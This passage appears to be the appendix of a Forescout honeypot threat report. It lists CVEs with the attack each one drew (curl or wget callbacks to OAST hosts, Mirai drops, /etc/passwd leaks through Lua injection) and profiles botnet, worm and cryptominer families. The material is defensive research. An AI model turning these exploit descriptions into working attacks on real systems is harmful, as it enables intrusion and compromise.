CVE-2021-40438	Apache Server	Request a long filename A*4048 to force a request to whatever is appended after the filename
CVE-2021-40870	Aviatrix Controller	Enumerate the installed php using phpinfo() injection
CVE-2021-41277	Metabase	Leak /etc/hosts file
CVE-2021-41653	TP-Link TL-WR840N	Exploit ping utility in the router to phone back to OAST with wget
CVE-2021-42013	Apache HTTP Server	Drop Mirai through a curl request
CVE-2021-44832	Apache log4j	Drop Mirai through a curl request
CVE-2021-46422	Telesquare SDT-CW3B	Phone back to OAST
CVE-2022-0543	Redis	Leak /etc/passwd using Lua injection
CVE-2022-1040	Sophos FW	Execute the shell test command to enumerate the existence of the vulnerability
CVE-2022-1388	F5 BIG-IP FW	Execute the shell echo command to enumerate the existence of the vulnerability
CVE-2022-22963	Spring Cloud Function	Phone back to OAST
CVE-2022-24112	Apache APISIX	Inject Lua code to execute curl phoning an OAST host
CVE-2022-28219	ADAudit Plus	Use an XXE payload to phone back to an OAST host
CVE-2022-40684	Fortinet FortiOS 7	Check the presence of the vulnerability by requesting the /api/v2/cmdb/system/admin path

Appendix 2: Malware families

We observe a variety of malware samples daily, with botnets as the most prevalent type of malware. The samples listed below were obtained from our SSH and SMB honeypots: we summarize the main features of the corresponding malware families, providing links to the previous research that covered them in detail.

Table 2 – Observed malware

MALWARE TYPE	FAMILY NAME	COMMENTS
Worm / Cryptomining	ZombieBoy	A collection of Remote Access Tools (RATs) used to automatically identify and infect devices with cryptocurrency miners.
Botnet / DDoS	XorDDoS	A botnet that targets Linux systems and employs several advanced persistence and stealth techniques. The malware family focuses on DDoS attacks as the main goal and uses SSH credentials brute-forcing for propagation.
Worm / Ransomware	WannaCry	Ransomware with self-propagation capabilities that takes advantage of the EternalBlue exploit (it has been around since 2017).
Botnet / DDoS	Sora	A Mirai variant with polymorphic capabilities that supports a variety of DDoS attacks and uses SSH credentials brute-forcing and IoT vulnerabilities for propagation.
Botnet / DDoS / Credential harvester?	RapperBot	A Mirai variant that supports several DDoS attacks and propagates via SSH credential brute-forcing exclusively. Unlike other variants that use the SSH vector, the C2 server collects and distributes all the previous successful brute-forced credentials. Since the DDoS attacks seem to be limited, it is deemed that the main purpose of the bot is to achieve persistent access to vulnerable systems (possibly, for future use).
Botnet / DDoS	Poisondwarf	This IRC botnet targets Raspberry PI devices specifically. It uses default PI passwords to propagate over SSH and supports remote execution of commands received from the C2.
Botnet / Cryptominer	Panchan's cryptomining rig	A botnet that aims for illicit cryptocurrency mining written in Golang that propagates over SSH. Apart from SSH brute-forcing, attempts to steal local private keys on the infected machine and use them for lateral movement.
Botnet / Credential harvester	Nasapaul	A simple botnet that gains entry via SSH brute-force attacks. It does not contain any typical attacks used in botnets, and it seems that it only collects and communicates the information about successfully brute-forced credentials and relevant system information (including the Internet bandwidth) on a newly-infected machine (probably for future use, or for sale to other threat actors).
Botnet / DDoS	Moobot	A Mirai variant that spreads over Telnet (credential brute-forcing and default IoT device credentials). Additionally, since August 2022 the samples of this family use several command execution in DLink routers for propagation. The DDoS functionality seems to be no different than in the original Mirai.
Botnet / DDoS	InfectedNight	A Mirai variant that uses known Telnet and SSH credentials of IoT devices (e.g., home routers provided by ISPs) for propagation. The DDoS functionality seems to be no different than in the original Mirai.

Botnet / DDoS / RAT	Iot Reaper	A Mirai variant that propagates exclusively via exploitation of command execution vulnerabilities in IoT devices (Vacron NVR, DLink routers, Netgear routers, etc.). The variant constantly evolves by adding new exploits. It supports a variety of DDoS attacks, as well as execution of arbitrary commands received from the C2 server.
Botnet / DDoS	Gafgyt	A Mirai variant that propagates over Telnet and SSH with pre-defined default credentials. This variant (and its derivatives) is known to target online game servers. Most of the samples we have observed does not have any propagation capabilities and were planted by the attacker(s) via SSH by some other means. Other variants we observed support propagation techniques inherited from Mirai, as well as exploits for several IoT devices (DLink and Huawei routers). The samples support a multitude of DDoS attacks via TCP/UDP/HTTP, as well as attacks against the Valve Source Engine (inherited from Mirai).
Botnet / DDoS	DDoS Perl IRC bot	An IRC bot written in Perl that supports a variety of DDoS attacks. Propagates over SSH by brute-forcing credentials.
Botnet / DDoS	Undernet IRC DDoS bot	An IRC bot written in Perl that supports a variety of DDoS attacks. Propagates over SSH by brute-forcing credentials.
Botnet / DDoS	Cult	A Mirai variant that contains several IoT device and wen framework exploits on top of the "stock" Mirai functionality (Huawei routers and DVRs, Zyxel routers, ThinkPHP framework).
Botnet / DdoS	Satori	A Mirai variant, also known as FBot, that has been around since 2019. Satori does not contain hardcoded credentials for brute-forcing, it receives them from the C2 instead. This variant uses a peculiar technique for string obfuscation: a substitution cipher in which the substitution tables are additionally encrypted with a XOR key (0x59).
Botnet / DDoS	Corona	This looks like a stripped-down variant of Mirai (first reports dated to October 2019). In contrast to typical Mirai variants, it has no string obfuscation. Supports a limited set of DDoS attacks (TCP and UDP flood), communicates with C2 in cleartext.
Botnet / DDoS / RAT	Chaos	A successor of Kaiji written in Golang. Unlike the rest of the botnets we observed, targets both Windows and Linux. Propagates over SSH (similar to Panchan's mining rig), as well as IoT/IT vulnerabilities. This family exhibits interesting propagation and persistence features, therefore we present a detailed technical analysis in one of the following Sections.
Botnet / Cryptominer / RAT	Dota3	One of the latest variant in the dota family. The botnet attacks SSH servers using known/common credentials, planting a cryptocurrency miner on a compromised machine. This botnet has several components that plant the attacker's SSH key (backdoor), clear previous infections (and "rival" cryptominers), as well as communicate with an IRC chat for receiving remote commands.

We have also observed initial signs of exploitation to drop the following botnets: Meris, B1txor20, Kinsing, sysrv, Freakout and EnemyBot – the latter two developed by KekSec. These botnets did not drop samples on AEE either because of technical limitations (e.g., the lack of specific vulnerable software) or because of a manual operator who decided not to proceed with the attack.

FORESCOUT

Forescout Technologies, Inc.
Toll-Free (US) 1-866-377-8771
Tel (Intl) +1-408-213-3191
Support +1-708-237-6591
Learn more at Forescout.com